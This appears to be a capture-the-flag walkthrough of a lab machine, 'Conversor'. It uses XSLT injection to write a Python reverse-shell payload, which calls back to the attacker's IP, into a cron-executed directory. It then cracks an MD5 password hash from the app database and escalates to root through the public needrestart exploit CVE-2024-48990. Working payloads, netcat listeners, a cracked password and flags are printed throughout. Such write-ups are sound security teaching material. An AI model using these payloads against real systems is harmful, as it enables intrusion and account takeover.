
Conversor
Summary
Analysis of a web application’s source code reveals, that it is susceptible to XXE and XSLT injection attacks. Combined with a running cronjob on the target executing pythons scripts, we can perform an XSLT injection to write our own payload to the server, which executes a reverse shell. Using the created access, we access a database with a crackable password hash, that grants us SSH access.
Since the compromised user has sudo access to an outdated binary suffering from a public vulnerability, we can execute a public POC to obtain a root shell on the target, compromising the box.
Solution
Reconnaissance
The initial Nmap scan reveals three open TCP ports, one of which corresponds to a web server on port 80.
nmap -sC -sV 10.10.11.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-02 13:52 CET
Nmap scan report for 10.10.11.92
Host is up (0.055s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
9999/tcp open  abyss?
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.41 seconds
In order to access the website, we need to add conversor.htb to our DNS resolver at /etc/hosts. Once we access it, we are prompted to either log in or register a new user.

Since we don’t have a valid user, we can register a new account.

At this point, we can interact with the website. From the looks of it, we can upload Nmap XML files and XSLT style sheet, which the website will digest and produce some output. Under http://conversor.htb/about, we get a reference to a to the source code of the web application under http://conversor.htb/static/source_code.tar.gz. Let’s download, extract and open in it in an editor. That allows us to inspect the application source code in app.pyand discover potential vulnerabilities.
@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
    try:
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        result_html = str(result_tree)
        file_id = str(uuid.uuid4())
        filename = f"{file_id}.html"
        html_path = os.path.join(UPLOAD_FOLDER, filename)
        with open(html_path, "w") as f:
            f.write(result_html)
        conn = get_db()
        conn.execute("INSERT INTO files (id,user_id,filename) VALUES (?,?,?)", (file_id, session['user_id'], filename))
        conn.commit()
        conn.close()
        return redirect(url_for('index'))
    except Exception as e:
        return f"Error: {e}"
User Flag
Upon inspection, one property becomes obvious: Despite digestion of XML and XLST files, there doesn’t seem to be any kind of protection against XXE or XSLT injection attacks. However, for an exemplary XXE test input for a file read, we get the following respone: Error: XPath evaluation returned no result.
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:abc="http://php.net/xsl" version="1.0">
<xsl:template match="/">
<xsl:value-of select="unparsed-text('/etc/passwd', 'utf-8')"/>
</xsl:template>
</xsl:stylesheet>
So, simple XXE seemingly won’t work for us. Maybe we missed something. In fact, the markdown file of this project file tells us one more thing.
You can also run it with Apache using the app.wsgi file.

If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
This file tells us that there is a cronjob executing python scripts placed in /var/www/conversor.htb/scripts/. In contrast to our previous file read, we might just need to write our own python payload into this directory. While a file write is not possible with XXE, it can be performed with XSLT injections.
First, we need to validate that XSLT injections are in fact possible. Let’s upload the following test snippet and check.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="html"/>
<xsl:template match="/">
    <h2>XSLT identification</h2>
    <b>Version:</b> <xsl:value-of select="system-property('xsl:version')"/><br/>
    <b>Vendor:</b> <xsl:value-of select="system-property('xsl:vendor')" /><br/>
    <b>Vendor URL:</b><xsl:value-of select="system-property('xsl:vendor-url')" /><br/>
</xsl:template>
</xsl:stylesheet>
After posting, the document is created and we can see the output.

This works! So now we need to prepare a python reverse shell and place it in a fitting payload. For the first part, we can use Revshells. We will use the following code:
import sys,socket,os,pty;s=socket.socket();s.connect("10.10.16.243.16",4444);[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh");Now we need to find an XSLT injection payload for a file write, such as the one found here. As we already know the target path from the install.mdfile, we can adapt the payload accordingly.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/scripts/payload.py" method="text">import sys,socket,os,pty;s=socket.socket();s.connect("10.10.16.243.16",4444);[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh");</exploit:document>
  </xsl:template>
</xsl:stylesheet>
Let’s open up a Netcat listener, upload our files, and wait for a connection.
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.243] from (UNKNOWN) [10.10.11.92] 38286
$ whoami
whoami
www-data
Now we have access as the www-data user, which sadly has highly restrictive access. However, since we know the website to have a login feature, there must be a database. Let’s check it out first.
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db
sqlite3 users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
.tables
files  users
sqlite> select * from users;
select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test|098f6bcd4621d373cade4e832627b4f
Besides our test user, the password hash of the fismathack user can be discovered. Since this is a md5 hash, we can quickly crack it using Hashcat.
hashcat hash -m 0 /usr/share/wordlists/rockyou.txt
<cut>
5b5c3ac3a1c897c94caad48e6c71fdec:Keepmesafeandwarm
<cut>

Since the user is also a system user, we can access the server over SSH as the fismathack user and claim the user flag.
81285ec76a3a93c50d0ab3c8734dcfe3Root Flag
The user account we have access to has very specific sudo privileges.
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
While we can execute the binary needrestart, it’s not one I am familiar with. Upon first enumeration, it becomes obvious that the installed binary is outdated, as it runs on version 3.7.
/usr/sbin/needrestart --version

needrestart 3.7 - Restart daemons after library updates.
<cut>
A quick online search tells us, that this specific version is vulnerable to CVE-2024-48990, for which there exists a public exploit. Let’s download and transfer it to the target machine.
git clone https://github.com/ally-petitt/CVE-2024-48990-Exploit
zip -r exploit.zip CVE-2024-48990-Exploit
python3 -m http.server 80
wget http://10.10.16.243/exploit.zip
unzip exploit.zipAccording to the exploit’s documentation, we will require multiple sessions on the target. In the first one, we need to point the PYTHONPATH environment variable to the exploit directory. Afterward, we can start the exploit.
export PYTHONPATH=/tmp/.oknf/CVE-2024-48990-Exploit
python3 main.py
In another session, we now need to spawn a Netcat listener, which will catch our shell once the outdated needrestart is executed.
nc -lvnp 1337Lastly, we need to trigger the binary, so the exploit will take effect and spawn us a shell as root.
sudo /usr/sbin/needrestart
Upon execution, we get the promised shell! That’s a success! We can now claim the root flag.
335e2eee008b56656874ef69e95eb558